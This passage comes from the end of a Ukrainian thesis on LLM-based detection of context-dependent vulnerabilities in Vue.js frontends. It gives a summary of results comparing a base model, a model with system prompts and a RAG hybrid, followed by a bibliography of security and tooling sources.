репозиторії) та підтримує історію чатів для продовження попередніх аналізів. Проведено комплексне експериментальне тестування на спеціально розробленому датасеті Vue.js інтернет-магазину з 120 контекстозалежними вразливостями. Порівняльний аналіз трьох підходів до налаштування LLM показав чітку прогресію ефективності: базова модель (F1-score 68%), модель з системними промптами (F1-score 74.4%), гібридна система з промптами та RAG (F1-score 87.1%). Критичним досягненням є те, що RAG-архітектура одночасно підвищила recall на 15% (з 66.7% до 81.7%) та зменшила false positives більш ніж удвічі (з 15 до 7), вирішивши проблему надмірної підозрілості системних промптів.

Робота містить практичні рекомендації щодо покращення ефективності базової LLM через використання системних промптів та RAG-архітектури, а також повнофункціональний веб-застосунок, який можна розгорнути локально чи на сервері для автоматизованого аналізу безпеки фронтенд проектів у процесі розробки.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1) *OWASP. The Ten Most Critical Web Application Security Risks*. URL: https://owasp.org/Top10/2025/0x00_2025-Introduction/ (дата звернення: 08.12.2025).

2) *CVEdetails. Vulnerabilities By Types/Categories*. URL: https://www.cvedetails.com/vulnerabilities-by-types.php (дата звернення: 08.12.2025).

3) Yu J. *arXiv. Retrieval Augmented Generation Integrated Large Language Models in Smart Contract Vulnerability Detection*. URL: https://arxiv.org/html/2407.14838v1 (дата звернення: 08.12.2025).

4) Liu P., Sun C. *arXiv. Harnessing the Power of LLM to Support Binary Taint Analysis*. URL: https://ar5iv.labs.arxiv.org/html/2310.08275 (дата звернення: 08.12.2025).

5) Li K., Chen S., Fan L. *ACM Digital Library. Comparison and Evaluation on Static Application SecurityTesting (SAST) Tools for Java*. URL: https://dl.acm.org/doi/epdf/10.1145/3611643.3616262 (дата звернення: 08.12.2025).

6) *Ghost Security. Exorcising the SAST Demons*. URL: https://reports.ghostsecurity.com/cast.pdf (дата звернення: 08.12.2025).

7) *National Vulnerability Database* URL: https://nvd.nist.gov/ (дата звернення: 08.12.2025).

8) *Source Code Analysis Tools* URL: https://owasp.org/www-community/Source_Code_Analysis_Tools (дата звернення: 08.12.2025).

9) *Free for Open Source Application Security Tools*. URL: https://owasp.org/www-community/Free_for_Open_Source_Application_Security_Tools (дата звернення: 08.12.2025).

10) *Semgrep* URL: https://www.semgrep.dev/ (дата звернення: 08.12.2025).

11) *SonarQube* URL: https://www.sonarqube.org/ (дата звернення: 08.12.2025).

12) *FindSecurityBugs* URL: https://find-sec-bugs.github.io/ (дата звернення: 08.12.2025).

13) *PMD* URL: https://pmd.github.io/ (дата звернення: 08.12.2025).

14) Nunes P., Medeiros I., Fonseca J., Neves N., Correia M., Vieira M. An empirical study on combining diverse static analysis tools for web security vulnerabilities based on development scenarios. Computing. 2019. Vol. 101. c. 161–185. DOI: https://doi.org/10.1007/s00607-018-0664-z

15) Thung F., Lo D., Jiang L., Rahman F., Devanbu P. T. To what extent could we detect field defects? An extended empirical study of false negatives in static bug-finding tools. Automated Software Engineering. 2015.c. 561–602.

16) Smith J., Nguyen Quang Do L., Murphy-Hill E. Why Can't Johnny Fix Vulnerabilities: A Usability Evaluation of Static Analysis Tools for Security. Proceedings of the Sixteenth USENIX Conference on Usable Privacy and Security (SOUPS'20). Boston, MA, USA, 2020.

17) *Juliet Test Suite* URL: https://samate.nist.gov/SARD/test-suites (дата звернення: 08.12.2025).

18) Шелег Я. П. Обмеження SAST інструментів при детекції контекстно-залежних вразливостей та LLM-альтернатива. *2nd International Scientific and Practical Conference "Progressive Approaches in Science and Engineering"*, Копенгаген, Данія, 26–28 листоп. 2025 / International Scientific Unity с. 321-333;

19) Шелег Я. П. Специфіка RAG-архітектури для детекції контекстно-залежних вразливостей frontend веб-застосунку. *2nd International Scientific and Practical Conference "Innovative Research in Science and Economy"*, Брюссель, Бельгія, 3–5 грудня 2025 / International Scientific Unity с. 272-274;

20) Шелег Я. П. Порівняльний аналіз ефективності різних підходів до налаштування LLM для виявлення контекстозалежних вразливостей. *2nd International Scientific and Practical Conference "Science, Technology and Industry in the Digital Ag"*, Гамбург, Німеччина, 17–19 грудня 2025 / International Scientific Unity с 418-420;

21) *OWASP. Cross Site Scripting (XSS).* URL: https://owasp.org/www-community/attacks/xss/ (дата звернення: 08.12.2025).

22) *OWASP. Cross Site Request Forgery (CSRF).* URL: https://owasp.org/www-community/attacks/csrf (дата звернення: 08.12.2025).

23) *PortSwigger. Server-side request forgery (SSRF).* URL: https://portswigger.net/web-security/ssrf (дата звернення: 08.12.2025).

24) Ams._.Ghimire. *Medium. Routing Based SSRF.* URL: https://amsghimire.medium.com/routing-based-ssrf-a4cc2921c11a (дата звернення: 08.12.2025).

25) *AWS. What is RAG (Retrieval-Augmented Generation)?.* URL: https://aws.amazon.com/what-is/retrieval-augmented-generation/?nc1=h_ls (дата звернення: 08.12.2025).

26) *Google AI for Developers. Gemini API.* URL: https://ai.google.dev/gemini-api/docs (дата звернення: 08.12.2025).

27) *Pinecone. Pinecone documentation.* URL: https://docs.pinecone.io/guides/get-started/overview (дата звернення: 08.12.2025).

28) *Vue.js. Introduction.* URL: https://vuejs.org/guide/introduction.html (дата звернення: 08.12.2025).

29) *Nuxt. Introduction.* URL: https://nuxt.com/docs/4.x/getting-started/introduction (дата звернення: 08.12.2025).

30) *FastAPI*. URL: https://fastapi.tiangolo.com/ (дата звернення: 08.12.2025).

31) *Vue.js. Security.* URL: https://vuejs.org/guide/best-practices/security.html (дата звернення: 08.12.2025).